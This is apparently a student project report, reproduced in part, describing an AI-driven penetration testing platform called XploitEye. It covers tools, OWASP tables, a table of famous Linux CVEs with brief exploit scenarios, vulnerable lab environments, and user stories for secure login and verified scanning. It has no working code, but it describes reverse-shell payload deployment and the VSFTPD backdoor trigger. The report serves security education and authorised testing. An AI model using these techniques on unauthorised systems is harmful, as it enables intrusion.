


Fig. 1.4. Comprehensive multi-layer architecture of XploitEye.

- **Authorized Testing Only:** Use is strictly limited to user-owned or explicitly authorized environments. Unauthorized testing of external networks, domains, or systems is prohibited and outside the platform's ethical and legal scope. All usage must comply with applicable laws and organizational policies.
- **LLM Interpretability and Fine-Tuning Constraints:** The quality of output and remediation suggestions depends on the Large Language Models' interpretation. In some cases, models may overlook nuanced vulnerabilities or generate overly generic advice. Additionally, due to budget constraints, fine-tuning of LLMs on proprietary datasets will not be performed, and Retrieval-Augmented Generation will be used instead to improve relevance.
- **Third-Party Tool Dependence:** Overall performance and accuracy are influenced by the capabilities and limitations of integrated penetration testing utilities such as Metasploit Framework, MSFVenom, MSFConsole, and the Social Engineering Toolkit (SEToolkit) [4], [5], [6].
- **Resource Requirements:** Advanced AI processing and multi-agent orchestration may require substantial computational resources, potentially limiting performance on lower-end hardware configurations [1], [3].

1.8.2 Constraints

The project is subject to the following external constraints:

- **Focused Scope:** The platform is limited to simulating Red Team attack vectors, including known CVE exploitation scenarios, and demonstrating Blue Team defensive mitigation techniques. It does not cover post-incident forensics, patch deployment workflows, or long-term monitoring.
- **Development Timeline:** A one-year development timeline and a fixed team size constrain the project, potentially limiting the breadth and refinement of advanced features in the initial release.
- **Ethical Testing Environment:** To ensure compliance with legal and ethical standards, all validation and demonstrations are restricted to controlled testbeds and intentionally vulnerable applications such as DVWA, WebGoat, and Juice Shop [4], [5], [6].

1.9 Tools & Technologies

Table 1.1 shows the tools and technologies selected for development, AI, security testing, and deployment. The reasons column explains each choice briefly.

Table 1.1. Selected Tools and Technologies with Rationale

Category	**Tools/Technologies**	**Reasons**
Frontend Development	React.js, Next.js, Tailwind CSS, Axios, Chart.js	Modern UI components, fast rendering, API integration
Backend Development	FastAPI, Uvicorn, Pydantic, Python-dotenv, JWT	High-performance APIs, secure authentication, schema validation
AI/LLM Layer	Multi-Agent LLMs (OpenAI, LLaMA), LangChain, HuggingFace Transformers, Retrieval-Augmented Generation (RAG)	Modular agents, semantic search, explainable results
Web Pen-testing Tools	OWASP ZAP, Nikto, sqlmap, Burp Suite Community, wfuzz, DirBuster	OWASP Top 10 coverage, fuzzing, SQLi/XSS testing
System/Network Pen-testing Tools	Nmap, Netcat, Metasploit Framework, Hydra, Enum4linux, Shodan, TCPdump, Wireshark	Enumeration, exploit validation, brute-forcing, packet analysis
Database/Storage	ChromaDB, SQLite, Redis	Vector storage, lightweight persistence, fast caching
CI/CD and DevOps	GitHub Actions, Docker, Git, Kubernetes	Automation workflows, container deployment, version control
Deployment/Hosting	Vercel, AWS EC2, Google Cloud Run	Frontend hosting, scalable backend infrastructure
Collaboration	Trello, Jira, Notion	Task tracking, sprint planning, team coordination
Testing/QA	PyTest, Unittest, Jest, Selenium	Unit and end-to-end testing across components
Utilities	cURL, Wget, jq, htop, tmux, screen, cron, SSH, SCP, OpenSSL, Dig, Netstat	CLI automation, encryption, network diagnostics

Chapter 2

Literature Review

2.1 Related Work

In recent years, several tools and platforms have been developed to automate or assist in penetration testing and vulnerability assessment. Tools such as **Burp Suite Professional**, **Nessus Pro**, **Acunetix**, and **Qualys** are widely adopted in the cybersecurity industry. These solutions primarily focus on vulnerability detection, offering a range of scanning techniques to identify misconfigurations, insecure components, and common web application flaws. However, they often produce complex reports that require expert knowledge to interpret. Moreover, many of these solutions are commercial products entailing significant licensing costs, making them inaccessible for startups, educational institutions, and small and medium enterprises (SMEs).

Open-source alternatives like **OWASP ZAP**, **Nikto**, and **Nmap** are more budget-friendly but typically demand a steep learning curve and extensive manual setup. These tools do not include AI-powered interpretation of scan results, nor do they provide guidance tailored to non-technical users.

Emerging research has started exploring the integration of Large Language Models (LLMs) in cybersecurity workflows. Some academic efforts have demonstrated how LLMs can classify malware or summarize threat reports [7], [8], [9]. However, these solutions are either too experimental or narrowly focused, lacking holistic system design for red and blue teaming operations across both web and system infrastructures [1], [11], [12].

2.2 OWASP Top 10 Web Vulnerabilities

The Open Web Application Security Project (OWASP) Top 10 is a globally recognized list of the most critical web application security risks. Table 2.1 provides a comparison of the OWASP Top 10 categories across four major revisions from 2010 to 2021.

Table 2.1. OWASP Top 10 Web Vulnerabilities Across Versions

ID	2010	2013	2017	2021
A1	Injection	Injection	Injection	Broken Access Control
A2	Cross-Site Scripting	Broken Authentication	Broken Authentication	Cryptographic Failure
A3	Broken Authentication	Cross-Site Scripting	Sensitive Data Exposure	Injection
A4	Insecure Direct Object References	Insecure Direct Object References	XML External Entities	Insecure Design
A5	Cross-Site Request Forgery	Security Misconfiguration	Broken Access Control	Security Misconfiguration
A6	Security Misconfiguration	Sensitive Data Exposure	Security Misconfiguration	Vulnerable and Outdated Components
A7	Cryptographic Failures	Missing Function Level Access Control	Cross-Site Scripting	Identification and Authentication Failures
A8	Failure to Restrict URL Access	Cross-Site Request Forgery	Insecure Deserialization	Software and Data Integrity Failures
A9	Insufficient Transport Layer Protection	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities	Security Logging and Monitoring Failures
A10	Unvalidated Redirects and Forwards	Unvalidated Redirects and Forwards	Insufficient Logging and Monitoring	Server-Side Request Forgery

As shown in Table 2.1, the evolving threat landscape has introduced new categories such as Insecure Design and Server-Side Request Forgery, reflecting the increasing sophistication of modern attacks.

2.3 Common Linux and System-Level Exploits

Table 2.2 lists the most frequent Linux and system-layer attack vectors relevant to Red Team and Blue Team assessments. Each entry shows a typical attack, a reference CVE, and an example scenario.

Table 2.2. Representative Linux/System Exploits with Famous CVEs

Attack Vector	**Description**	**Famous CVE Example**	**Example Scenario**
VSFTPD Backdoor	Backdoored FTP service enabling remote shell access via crafted username.	CVE-2011-2523	Login with user "smile :)" triggers a hidden root shell on port 6200.
Privilege Escalation	Gaining higher privileges on the system (user to root).	CVE-2016-5195 (Dirty COW)	Exploit race condition to overwrite read-only files and escalate.
Remote Code Execution	Executing code remotely on the target system.	CVE-2017-7494 (SambaCry)	Upload malicious shared object to gain remote shell via Samba service.
Memory Corruption	Manipulating memory to control execution flow.	CVE-2017-6074	Double-free bug in DCCP allows kernel heap corruption.
Denial of Service	Overloading or crashing services to cause downtime.	CVE-2013-5211	Amplify traffic with NTP monlist command to exhaust resources.
Command Injection	Injecting commands executed with system privileges.	CVE-2016-1247	Crafted HTTP headers in Exim mail server trigger remote shell.
Kernel Heap Overflow	Overwriting kernel memory structures for code execution.	CVE-2017-1000112	UDP offload vulnerability exploited for local root privileges.
Server-Side Request Forgery (SSRF)	Coerce servers to make internal requests to protected resources.	CVE-2019-5418	Rails file disclosure via crafted Host headers.
Credential Bruteforce	Repeated guessing of credentials to gain access.	CVE-2018-15473	OpenSSH response differences leak valid usernames.
Cryptographic Flaws	Weaknesses in crypto implementations exposing secrets.	CVE-2014-0160 (Heartbleed)	Attackers dump TLS memory to steal credentials and private keys.

2.4 Top 10 Common API Vulnerabilities

Application Programming Interfaces (APIs) are increasingly targeted in modern cyberattacks. Table 2.3 summarizes the OWASP API Security Top 10 (2023), highlighting the risks with short descriptions.

Table 2.3. OWASP API Security Top 10 (2023)

Risk ID	Description
API1:2023	**Broken Object Level Authorization** Failure to enforce access controls on object IDs, leading to unauthorized data access.
API2:2023	**Broken Authentication** Insecure handling of tokens or login logic, allowing session hijacking and account takeovers.
API3:2023	**Broken Object Property Level Authorization** Inadequate permission checks on individual object fields, exposing or allowing manipulation of sensitive properties.
API4:2023	**Unrestricted Resource Consumption** APIs consume excessive bandwidth, CPU, or memory, leading to denial-of-service (DoS) or billing fraud.
API5:2023	**Broken Function Level Authorization** Access control failures on different functions or endpoints, enabling privilege escalation.
API6:2023	**Unrestricted Access to Sensitive Business Flows** Missing logic to prevent abuse of business actions like purchases or voting.
API7:2023	**Server-Side Request Forgery (SSRF)** Allows attackers to make internal requests on behalf of the server, bypassing firewalls.
API8:2023	**Security Misconfiguration** Poor default settings or neglected hardening create exposure to automated and manual attacks.
API9:2023	**Improper Inventory Management** Outdated or undocumented endpoints increase the attack surface and hamper monitoring.
API10:2023	**Unsafe Consumption of APIs** Weak validation of third-party API data leads to indirect compromise of internal systems.

2.5 Gap Analysis

Although many tools exist for vulnerability scanning, the following critical gaps remain:

- **Lack of Intelligent Post-Processing:** Existing tools provide raw data but not contextual analysis or remediation paths in simple language. Recent research such as Lin et al. (2021) demonstrates how GAN-based intrusion detection can improve classification

accuracy, but these approaches have not been incorporated into mainstream tools for user-facing interpretation [13].

- **High Learning Curve:** Most tools require cybersecurity knowledge, making them difficult to use for non-experts.
- **No Unified Support for Web and System Scanning:** Tools are either web-focused (e.g., Burp Suite) or system-focused (e.g., Nessus) but rarely both. Automated Red Teaming approaches [14] show promise in combining attack simulation and defense validation but remain largely research prototypes.
- **Limited Customization for Targeted Scans:** Existing tools rarely allow custom scan selections (e.g., choosing only specific OWASP vulnerabilities), which could save time and reduce unnecessary scanning overhead.
- **Cost Barrier:** Paid tools are inaccessible for SMEs, educators, and students.
- **No Role-Based Experience (Red & Blue Team Focus):** Most platforms do not simulate both Red Team (offensive) and Blue Team (defensive) workflows in a single flow. CEREBRO, for example, has explored collaborative red-teaming exercises [12], but lacks integrated scanning and automated remediation guidance in the same system. Our project explicitly separates these responsibilities, showing how vulnerabilities can be exploited and how they can be mitigated.

2.5.1 Web-Based Pen-Testing Practice Environments

To evaluate and validate the system's capabilities, we will use a set of intentionally vulnerable web applications. These environments mimic real-world attack surfaces and allow safe testing of scanning automation and AI-powered interpretation. Their inclusion ensures coverage of legacy, contemporary, and advanced web attack scenarios [4], [5], [6], [7], [8].

- **DVWA (Damn Vulnerable Web Application):** Built in PHP/MySQL, DVWA helps test XSS, SQL Injection, CSRF, and Command Execution. It is lightweight and ideal for beginners [4].
- **bWAPP (Buggy Web Application):** A PHP/MySQL-based platform containing over 100 web vulnerabilities. It offers wide-ranging test coverage for both black-box and white-box scanning techniques.
- **Mutillidae:** A deliberately insecure OWASP training platform built on Linux and PHP, supporting multiple attack vectors and configurable security levels to simulate evolving security postures.

- **WebGoat:** A deliberately insecure Java web application developed by OWASP. It includes guided lessons covering Broken Authentication, Insecure Deserialization, and various OWASP Top 10 vulnerabilities [5].
- **OWASP Juice Shop:** Developed using Node.js and Angular, Juice Shop simulates a modern e-commerce application with over 100 hacking challenges, including Broken Access Control, SQL Injection, and SSRF [6].
- **Hackazon:** A vulnerable e-commerce web application simulating a real-world shopping platform, often used for dynamic testing of scanning tools and post-scan reporting features.
- **Security Shepherd:** An OWASP initiative focused on secure coding and vulnerability identification, especially useful for benchmarking AI agent performance in logic-based attack scenarios.

These applications span multiple stacks and technologies (PHP, Java, Node.js) and represent both legacy and modern web architectures. They are ideal for validating the effectiveness of automated scanning modules, large language models, and agent-based AI orchestration strategies [2], [3].

2.5.2 System-Level Pen-Testing Practice Environments

To validate the backend scanning, orchestration logic, and AI-assisted remediation workflows, the platform incorporates a suite of intentionally vulnerable system-level environments. These environments simulate real-world misconfigurations and insecure services at the OS, network, and protocol layers, offering a realistic proving ground for Red and Blue Team activities [1], [9], [11], [12], [14].

- **Metasploitable2 (M2):** A Linux-based VM featuring vulnerable services such as VSFTPD, Apache, MySQL, and Samba. It serves as a classic testbed for exploits like weak SSH credentials, buffer overflows, and command injection attacks, useful for validating reconnaissance and privilege escalation modules.
- **Metasploitable3 (M3):** A vulnerable Windows Server environment with known flaws in SMB, RDP, PowerShell, and Windows services. It mimics enterprise-grade targets and is suited for testing lateral movement, post-exploitation persistence, and registry abuse techniques.
- **MSFvenom Payload Testing:** Custom reverse shells, bind payloads, and staged exploits are generated using MSFvenom. These are deployed against M2 and M3 targets to validate whether the platform correctly detects callback activity, shell initiation, or privilege escalation attempts.

- **Orchestrated Script Execution:** For each system target, the backend generates structured automation scripts. These scripts handle OS fingerprinting, service enumeration, payload deployment, and runtime logging. All outputs are analyzed by the platform's AI modules for decision-making and remediation planning.
- **Agent-AI Coordination:** Red Team AI agents orchestrate offensive operations, simulate multi-step exploit chains, and generate dynamic attack graphs. Meanwhile, Blue Team agents monitor system response behavior to detect persistent threats and recommend mitigations.
- **VulnHub Images (e.g., Mr. Robot, Stapler):** These prebuilt VMs from VulnHub simulate complex, real-world infrastructure challenges. They are useful for evaluating advanced AI reasoning capabilities over non-linear, misconfigured, or obfuscated environments.
- **TryHackMe and Offensive Security Labs (Optional Extension):** External cloud-based labs may also be used for qualitative comparisons between AI-assisted findings and traditional manual penetration testing workflows.

These environments allow full lifecycle simulation from discovery and exploitation to remediation and reporting. By combining low-level script automation with high-level AI orchestration, XploitEye validates both toolchain integration and strategic response generation. The multi-agent architecture ensures that even complex behaviors such as privilege chains, lateral movement, or multi-step exploits can be autonomously interpreted and mitigated [1], [8], [10], [11], [15].

Chapter 3

User Stories & Epics

This chapter outlines the functional scope of the project by structuring requirements into a hierarchy of Epics, which represent major user goals, and the constituent User Stories that describe the granular steps for implementation.

3.1 Epic: Identity & Access Management (IAM)

This epic establishes the security foundation of the XploitEye platform. It defines the complete lifecycle of user identity, from initial registration to secure, role-based access. The stories within this epic ensure that only authenticated and authorized users can access data and perform actions, enforcing the principle of least privilege across the entire system.

Title: 1.1 Foundational User Registration & Secure Login
Priority: High
User Story: As a new user, I want to register for an account using my email and log in securely, and as a platform administrator, I want the system to be protected from brute-force attacks, so that user identities are established with trust and accounts are resilient to common threats.
Acceptance Criteria: - **Given** a prospective user is on the registration page, **When** they submit a unique email and a password meeting complexity requirements, **Then** the system must create a new user account with a status of "unverified" and dispatch a verification email to the provided address. - **Given** an unverified user clicks the unique, time-sensitive link in the verification email, **When** the link is validated by the system, **Then** the account status must be updated to "verified," and the user is redirected to the login page with a success message. - **Given** a verified user provides the correct email and password on the login page, **When** they submit the form, **Then** the system must authenticate their credentials, generate a secure session token (e.g., JWT), and redirect them to their personalized dashboard. - **Given** a user provides an incorrect password for multiple consecutive attempts (e.g., 5 times within 15 minutes), **When** the failure threshold is exceeded, **Then** their account must be temporarily locked for a configurable duration (e.g., 15 minutes).
Success Criteria:

- The end-to-end registration process is intuitive and completes in under 60 seconds, with real-time password strength feedback. - Authenticated sessions are managed securely, automatically timing out after 30 minutes of inactivity and upon browser close. - An email notification is sent to the user upon an account lockout, alerting them to the suspicious activity and providing guidance. - The lockout mechanism is intelligent, blocking the specific IP address for a short duration in addition to the account to mitigate distributed attacks.
Failure Criteria: - Passwords are ever stored in plain text or using a cryptographically weak hashing algorithm (e.g., MD5, SHA1). - A specific error message on a failed login (e.g., "Password incorrect" vs. "User not found") enables malicious actors to perform user enumeration attacks. - The account lockout mechanism fails to trigger after the specified number of failed attempts or can be easily bypassed (e.g., by changing IP address). - The email verification link is predictable, does not expire, or can be used multiple times.

Table 3.1. User Story: Foundational User Registration & Secure Login

Title: 1.2 Multi-Factor Authentication (MFA) Management
Priority: Medium
User Story: As a security-conscious user, I want to enroll in and manage Time-based One-Time Password (TOTP) Multi-Factor Authentication, so that I can add a critical second layer of security to my account, protecting it even if my password is compromised.
Acceptance Criteria: - **Given** a logged-in user navigates to their "Security Settings" page, **When** they initiate the MFA enrollment process, **Then** the system must present a unique QR code compatible with standard TOTP authenticator applications (e.g., Google Authenticator, Authy). - **Given** the user scans the QR code and correctly enters the corresponding 6-digit code to verify the setup, **When** they confirm the action, **Then** MFA must be immediately activated for their account, and a set of single-use recovery codes must be generated and presented for secure storage. - **Given** an MFA-enabled user successfully authenticates with their password, **When** they are prompted for their second factor, **Then** they must successfully complete the login only after providing a valid TOTP code from their device or a valid, unused recovery code.
Success Criteria: - The MFA enrollment process is self-service, intuitive, and includes clear, concise instructions for end-users. - Users have the ability to disable MFA from their security settings, a process which should itself be protected by requiring a final MFA code to confirm the action.

- The system offers a "trust this device for 30 days" option to reduce login friction for users on trusted devices, managed via a secure, long-lived cookie.
Failure Criteria: - The MFA secret key is exposed in the page's HTML source, is transmitted insecurely to the client, or is otherwise guessable. - A valid login is possible without providing an MFA code once the feature has been successfully enabled for an account. - Recovery codes are not invalidated in the database after a single use, which would allow them to be replayed by an attacker. - The system fails to reject an expired or already used TOTP code.

Table 3.2. User Story: Multi-Factor Authentication (MFA) Management

Title: 1.3 Self-Service Secure Password Reset
Priority: High
User Story: As a user who has forgotten my password, I want a secure, self-service workflow to reset it, so that I can regain access to my account promptly and without needing to contact support.
Acceptance Criteria: - **Given** a user is on the "Forgot Password" page, **When** they enter their registered email address, **Then** the system must send an email containing a unique, single-use, and time-sensitive password reset link. - **Given** the user clicks the valid reset link before it expires, **When** they are redirected to the secure reset page, **Then** they must be prompted to enter and confirm a new password that meets the platform's complexity requirements. - **Given** a new password is submitted and confirmed successfully, **When** the reset process is complete, **Then** the old password hash must be invalidated in the database, and all other active sessions for that user must be terminated immediately.
Success Criteria: - Password reset tokens are cryptographically random and automatically expire after a short, secure duration (e.g., 15 minutes). - The password reset endpoint is protected with rate limiting to prevent email address enumeration or denial-of-service attacks. - The user receives an email notification confirming that their password has been changed as a security alert.
Failure Criteria: - The password reset token is predictable, does not expire, or can be used more than once. - The system's response on the "Forgot Password" page confirms whether an email address is registered in the system or not.

- An attacker can intercept and use a reset token to change the password without the legitimate user's knowledge.

Table 3.3. User Story: Self-Service Secure Password Reset

Title: 1.4 Organizational Access & Profile Management
Priority: Medium
User Story: As an administrator, I need to manage my team by inviting members and assigning roles, and as a team member, I need to manage my own profile details, so that our organization can collaborate securely and efficiently on the platform.
Acceptance Criteria: - **Given** an administrator is on the "Team Management" page, **When** they invite a new user, **Then** they must assign a role (e.g., Administrator, Analyst, Read-Only), and the new user is added to the team's tenant upon registration. - **Given** an administrator views the team list, **When** they select a member, **Then** they must have options to change the member's role or remove them from the team, with all changes reflected in real-time. - **Given** any logged-in user is on their "Account Settings" page, **When** they attempt to change their display name or password, **Then** they must first re-authenticate by providing their current password. - **Given** a user provides a new display name after re-authenticating, **When** they save the change, **Then** the system must validate that the display name is unique across the entire platform before committing the change.
Success Criteria: - All organizational data is strictly partitioned by tenant, preventing any data leakage between different teams. - Permission checks for roles are enforced on the backend API, not just the frontend UI, preventing any bypass attempts. - The uniqueness check for display names is case-insensitive (e.g., "ShoaibAhmad" and "shoaibahmad" are treated as the same) to avoid confusion. - All changes to roles and user profiles are recorded in a system-wide, immutable audit log.
Failure Criteria: - A user can access data or features not permitted by their assigned role (privilege escalation). - An invited user is created as a separate account, not correctly joined to the inviting organization's tenant. - A user can change their password or display name without first verifying their current password. - Two different users are able to have the same display name.

Table 3.4. User Story: Organizational Access & Profile Management

3.2 Epic: Target & Asset Management

This epic covers the critical workflow of defining, organizing, and verifying the digital assets that will be the subject of security assessments. A robust asset management system is a prerequisite for effective scanning, ensuring that all activities are authorized, properly scoped, and aligned with business context.

Title: 2.1 Define & Manage Target Assets
Priority: High
User Story: As a security analyst, I want to add, view, and manage a central inventory of target assets, so that I have an organized and up-to-date repository of the systems and applications I am responsible for assessing.
Acceptance Criteria: - **Given** a user is in the "Assets" section of the dashboard, **When** they initiate the "Add New Asset" action, **Then** they must be presented with clear options to add either a Web Application (by URL) or a System/Network (by IP Address or Range). - **Given** a user submits a syntactically valid asset, **When** the form is saved, **Then** the new asset must immediately appear in the central asset inventory list with a default status of "Unverified." - **Given** a user views the asset inventory, **When** they select a specific asset, **Then** they must have distinct options to either edit its descriptive properties (like name or tags) or permanently delete it from the system.
Success Criteria: - The asset inventory UI is highly performant and includes search functionality, capable of handling hundreds of assets without noticeable lag. - The system provides real-time input validation to prevent malformed URLs or invalid IP address formats from being submitted. - Each asset displayed in the inventory list includes a high-level summary, such as its last scan date and current overall risk score, for at-a-glance visibility.
Failure Criteria: - The system allows the exact same asset (identical URL or IP address) to be added multiple times, creating confusing duplicate entries. - An asset deleted by the user is not fully purged from the database and remains available for scanning via the API. - The user interface becomes slow, unresponsive, or paginates poorly when a large number of assets are loaded.

Table 3.5. User Story: Define & Manage Target Assets

Title: 2.2 Target Ownership Verification Workflow
Priority: Low
User Story: As a platform operator, I must enforce a mandatory ownership verification workflow for all externally-facing assets, so that I can ensure the platform is used ethically and legally, preventing any unauthorized scanning.
Acceptance Criteria: - **Given** a user adds a new externally-routable asset (e.g., a public URL or IP), **When** it is saved, **Then** its status must be set to "Unverified," and all scanning capabilities for that asset must be disabled. - **Given** an asset is unverified, **When** the user initiates the verification process, **Then** the system must provide at least two distinct verification methods: uploading a uniquely named HTML file to the web root, or adding a unique TXT record to the asset's DNS zone. - **Given** the user has correctly implemented one of the verification methods, **When** they trigger the "Verify Now" action, **Then** the system must perform an external check, and upon success, immediately update the asset's status to "Verified" and enable scanning.
Success Criteria: - The verification tokens (both the file content/name and the DNS record value) are cryptographically random and unique for each verification attempt. - The instructions provided for both verification methods are exceptionally clear, with copy-pasteable values and examples to guide the user. - The system provides clear and actionable feedback on verification failures (e.g., "DNS record not found" or "File returned a 404 error").
Failure Criteria: - A user can successfully launch any type of scan against an asset that has not passed the ownership verification workflow. - The verification process can be bypassed or deceived, allowing a user to verify an asset they do not control. - Verification tokens are predictable or are not invalidated after being successfully used, creating a potential security risk.

Table 3.6. User Story: Target Ownership Verification Workflow

3.3 Epic: Scan Orchestration & Automation

This epic focuses on the user's control over the scanning process itself. It moves beyond defining assets to executing the actual assessments. These stories cover the full spectrum of scan management, from immediate, on-demand tests to creating sophisticated, automated scanning schedules, ensuring the platform is both flexible for ad-hoc testing and powerful for continuous security validation.

Title: 3.1 On-Demand Scan Configuration & Execution
Priority: High
User Story: As a security analyst, I need to manually configure the parameters for a new scan, launch it immediately, and monitor its progress, so that I can perform targeted, ad-hoc vulnerability assessments and manage the task effectively.
Acceptance Criteria: - **Given** a user is on the "New Scan" configuration page, **When** they are setting up a scan, **Then** they must be able to select one or more verified assets as the target scope. - **Given** the scope is defined, **When** the user configures the scan, **Then** they must be able to choose from a predefined set of scan intensities (e.g., "Light," "Normal," "Intensive"). - **Given** all parameters are configured, **When** the user clicks "Launch Scan," **Then** the scan task must be immediately queued, and the user must be redirected to a real-time progress view for that specific scan. - **Given** the scan is running on the progress view, **When** the user interacts with the interface, **Then** they must have functional controls to "Pause," "Resume," and "Stop" the active scan.
Success Criteria: - The scan configuration UI is intuitive, guiding the user through the process with clear labels and tooltips. - The real-time progress view updates its status and percentage completion with a delay of no more than 10 seconds. - Stopping a scan gracefully terminates the task and saves all partial results gathered up to that point.
Failure Criteria: - A user is able to launch a scan against an asset that has not passed ownership verification. - The "Stop" command fails to terminate the backend scanning process, leaving an orphaned process running. - The progress bar is static or does not accurately reflect the actual progress of the scan.

Table 3.7. User Story: On-Demand Scan Configuration & Execution

Title: 3.2 Scheduled & Continuous Automated Scanning
Priority: Medium
User Story: As a security manager, I want to configure scans to run automatically on recurring schedules, so that I can maintain continuous visibility into my organization's security posture without constant manual effort.
Acceptance Criteria: - **Given** a user is configuring a scan, **When** they navigate to the scheduling options, **Then** they must be able to define a recurring schedule.

- **Given** the user is setting a schedule, **When** they configure the recurrence, **Then** options must be available for "Daily," "Weekly," and "Monthly" intervals, as well as an advanced option for a custom CRON expression. - **Given** a schedule is saved with a specified time zone, **When** the designated date and time is reached, **Then** the system's scheduler must automatically execute the scan with the saved configuration. - **Given** a scheduled scan is running, **When** an administrator views the "Schedules" dashboard, **Then** they must be able to monitor the live progress of that scan and have the ability to stop it if necessary.
Success Criteria: - The platform provides a dedicated "Schedules" dashboard where users can view all active schedules, their next planned run time, and the status of their most recent execution (e.g., "Completed," "Failed," "Running"). - Users can configure notifications (e.g., email, Slack webhook) to be alerted upon the completion or failure of any scheduled scan. - The scheduling engine is robust, correctly interprets the user's selected time zone, and is resilient to minor system restarts.
